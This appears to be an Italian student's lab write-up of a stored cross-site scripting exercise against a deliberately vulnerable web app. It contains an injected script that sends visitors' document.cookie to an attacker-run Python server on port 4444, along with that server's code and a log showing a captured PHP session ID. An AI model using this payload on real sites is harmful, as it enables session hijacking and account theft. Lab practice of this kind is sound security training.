


## Vulnerability: Stored Cross Site Scripting (XSS)


Name *

Message *

Name: test
Message: This is a test comment.


Name: pippo
Message:
Guarde che bel pesce che ho mangiato ieri

Server python




```
┌──(alessio㉿kali)-[~/…/Esercizi/Week6/Day3/imgsrvr]
└─$ python3 imgsrvrv2.py
Server avviato sulla porta 4444
192.168.50.100 - - [01/Mar/2023 10:51:46] "GET /img.jpg?cookie=security=low;%20PHPSESSID=3c74276eaed0cf61f833f2aa80
44392d HTTP/1.1" 200 -
192.168.50.100 - - [01/Mar/2023 10:57:58] "GET /img.jpg?cookie=security=low;%20PHPSESSID=3c74276eaed0cf61f833f2aa80
44392d HTTP/1.1" 200 -
```

Codice python



```python
from http.server import BaseHTTPRequestHandler, HTTPServer
from urllib.parse import urlparse, parse_qs

import os

class MyServer(BaseHTTPRequestHandler):
    def do_GET(self):
        if self.path.startswith('/img.jpg'):
            try:
                with open('img.jpg', 'rb') as f:
                    img_data = f.read()
                self.send_response(200)
                self.send_header('Content-type', 'image/jpg')
                self.end_headers()
                self.wfile.write(img_data)
            except FileNotFoundError:
                print(f"File non trovato nella cartella")
                self.send_error(404)
        else:
            print(f"File non trovato sul server")
            self.send_error(404)

def run(server_class=HTTPServer, handler_class=MyServer, port=4444):
    server_address = ('', port)
    httpd = server_class(server_address, handler_class)
    print(f'Server avviato sulla porta {port}')
    httpd.serve_forever()

if __name__ == '__main__':
    run()
```

Script injected



```
<img id="img" src="" alt="nooh">
<script>
function loadImg() {
 var img = document.getElementById("img");
 img.width = 200;
 img.height = 200;
 img.src = "http://192.168.50.100:4444/img.jpg?cookie="+document.cookie;
}
loadImg();
</script>
```